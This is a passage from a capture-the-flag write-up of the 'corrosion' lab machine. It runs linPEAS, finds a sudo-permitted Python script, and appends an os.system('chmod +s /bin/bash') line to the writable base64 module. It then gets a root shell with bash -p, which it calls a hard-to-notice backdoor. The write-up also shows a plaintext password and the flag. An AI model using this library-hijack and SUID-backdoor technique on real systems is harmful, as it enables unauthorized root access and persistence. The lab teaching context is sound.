--2022-11-13 00:44:01-- https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
Resolving github.com (github.com)... 140.82.113.3
Connecting to github.com (github.com)|140.82.113.3|:443... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc2c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20221113%2Fus-east-1%2F5%2Faws4_request&X-Amz-Date=20221113T074404Z&X-Amz-Expires=300&X-Amz-Signature=f4c72ceed84df57f5ba09187a86ed491e2a9ee4b94ecde4cc3d8e4566576X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2022-11-13 00:44:04-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc2c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53AX2F20221113%2Fus-east-1%2F5%2Faws4_request&X-Amz-Date=20221113T074404Z&X-Amz-Expires=300&X-Amz-Signature=f4c72ceed84df57f5ba09187a86ed491e2a9ee4b94ecde4cc3d8e4566576X-Amz-SignedHeaders=host&actor_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 827827 (808K) [application/octet-stream]
Saving to: "linpeas.sh"

OK ..... 6% 358K 2s
50K ..... 12% 684K 2s
100K ..... 18% 791K 3s
150K ..... 24% 746K 3s
200K ..... 30% 8.26M 1s
250K ..... 37% 622K 1s
300K ..... 43% 25.7M 1s
350K ..... 49% 517K 1s
400K ..... 55% 313M 0s
450K ..... 61% 318M 0s
500K ..... 68% 2.60M 0s
550K ..... 74% 11.2M 0s
600K ..... 80% 3.45M 0s
650K ..... 86% 2.04M 0s
700K ..... 92% 3.45M 0s
750K ..... 98% 1.63M 0s
800K ..... 100% 90.6M=0.6s

2022-11-13 00:44:05 (1.25 MB/s) - "linpeas.sh" saved [827827/827827]

bash linpeas.sh
```

According to the linPEAS output, Randy has permission to use sudo.

```
My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(randy) gid=1000(randy) groups=1000(randy),27(sudo)

Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found

Checking 'sudo -l', '/etc/sudoers', and '/etc/sudoers.d'
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

Checking sudo tokens
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled (1)
gdb was found in PATH

Checking Pkexec policy
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
```

We attempted to use it to switch to a root shell, but it was unsuccessful.

```
sudo -S bash
[sudo] password for randy: 07051986randy
Sorry, user randy is not allowed to execute '/usr/bin/bash' as root on corrosion.
```

Our team realized that if the “randy” account has sudo access and it is not allowed to execute bash via sudo, there are likely some filtered programs that Randy can access with sudo. We tested this hypothesis with the command “sudo -S -l”.

```
sudo -S -l
[sudo] password for randy: 07051986randy
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
  (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
```

The above results show that Randy can run one command as sudo:  
“/usr/bin/python3.8/home/randy/randombase64.py”

We realized this was likely significant and checked the “randombase64.py” file. This short python script performs the following actions imports the module “base64”, asks the user for a message and encodes it as ascii, base64 encodes the encoded message bytes, decodes the base64 bytes to an ascii string, prints the base64 ascii string.

```
cat /home/randy/randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

print(base64_message)
```

After exploring many avenues, looking for vulnerabilities in the print() and input() functions in python 3.8, amongst many other possibilities, we figured that the base64 module must be stored locally on the system. LinPEAS found that the current user, randy, had access to modify that particular module.

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/queue
/dev/shm
/home/randy
/run/lock
/run/user/1000
/run/user/1000/dbus-1
/run/user/1000/dbus-1/services
/run/user/1000/dconf
/run/user/1000/dconf/user
/run/user/1000/gnupg
/run/user/1000/gvfs
/run/user/1000/inaccessible
/run/user/1000/pulse
/run/user/1000/pulse/pid
/run/user/1000/systemd
/run/user/1000/systemd/units
/snap/core18/2566/tmp
/snap/core18/2566/var/tmp
/snap/core18/2620/tmp
/snap/core18/2620/var/tmp
/snap/core20/1623/run/lock
/snap/core20/1623/tmp
/snap/core20/1623/var/tmp
/snap/core20/1695/run/lock
/snap/core20/1695/tmp
/snap/core20/1695/var/tmp
/tmp
/tmp/file.sh
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/LinPEAS.sh
/tmp/.Test-unix
#)You can write even more files inside last directory

/usr/bin/python3.8/base64.py
/var/crash
/var/lib/BrAPI
/var/metrics
/var/tmp

[+] Interesting GROUP writable files (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
```

We quickly realized that this python file would also run as sudo if the randombase64.py script was run using sudo. Therefore, we can modify this module to attack the system. Because of the unstable shell that we have through Meterpreter, we used printf to append “import os” and “os.system('chmod +s /bin/bash')” to the base64 module.

```
printf "\nimport os\nos.system('chmod +s /bin/bash')\n" >> /usr/lib/python3.8/base64.py
printf "\nimport os\nos.system('chmod +s /bin/bash')\n" >> /usr/lib/python3.8/base64.py

cat /usr/lib/python3.8/base64.py
#!/usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 2568), Base85 and Ascii85 data encodings"""
At the end of this module, we now see the following.
```

```
    if o == '-e': func = encode
    if o == '-d': func = decode
    if o == '-u': func = decode
    if o == '-t': test(); return
if args and args[0] != '-':
    with open(args[0], 'rb') as f:
        func(f, sys.stdout.buffer)
else:
    func(sys.stdin.buffer, sys.stdout.buffer)

def test():
    s0 = b"Aladdin:open sesame"
    print(repr(s0))
    s1 = encodebytes(s0)
    print(repr(s1))
    s2 = decodebytes(s1)
    print(repr(s2))
    assert s0 == s2

if __name__ == '__main__':
    main()

    import os
    os.system('chmod +s /bin/bash')
```

Our modification seemingly worked! Before running the script with sudo, we observe the following when checking /bin/bash permissions.

```
ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

We then ran randombase64.py with sudo using the “sudo -S /usr/bin/python3.8 /home/randy/randombase64.py” command. We then checked the permissions on bash again using the “ls -la /bin/bash” command. The SUID bit is now set on /bin/bash.

```
sudo -S /usr/bin/python3.8 /home/randy/randombase64.py
[sudo] password for randy: 07051986randy
Enter your string: abc
YWJj

ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

With the SUID bit set, we can run /bin/bash with the parameter “-p” to drop us into a root shell. The explanation of why the parameter “-p” must be used can be found in the [man pages for bash](#).

*Turn on privileged mode. In this mode, the \$ENV and \$BASH\_ENV files are not processed, shell functions are not inherited from the environment, and the SHELLOPTS, BASHOPTS, CDPATH, and GLOBIGNORE variables, if they appear in the environment, are ignored. If the shell is started with the effective user (group) id not equal to the real user (group) id, and the -p option is not supplied, these actions are taken and the effective user id is set to the real user id. If the -p option is supplied at startup, the effective user id is not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.*

We can observe the results of this by running /bin/bash without and with -p, and observing the results:

```
/bin/bash
whoami
randy

/bin/bash -p
whoami
root
id
uid=1000(randy) gid=1000(randy) euid=0(root) egid=0(root) groups=0(root),27(sudo),1000(randy)
```

This method of enabling SUID on /bin/bash will give us a permanent and hard to notice backdoor into the root account.

## Obtaining Root and the Flag

Now that we have access to the root account, we can navigate to “/root” where “root.txt” exists, containing the flag.

```
cd /root
ls -la
total 44
drw----- 5 root root 4096 Sep 20 2021 .
drwxr-xr-x 20 root root 4096 Sep 16 2021 ..
-rw-r--r-- 1 root root 5 Sep 20 2021 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Aug 19 2021 .cache
drwxr-xr-x 3 root root 4096 Sep 16 2021 .local
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw----- 1 root root 0 Sep 17 2021 .python_history
-rw-r--r-- 1 root root 33 Sep 17 2021 root.txt
-rw-r--r-- 1 root root 66 Sep 16 2021 .selected_editor
drwxr-xr-x 3 root root 4096 Sep 16 2021 snap
-rw-r--r-- 1 root root 181 Sep 17 2021 .wget-hsts

cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
```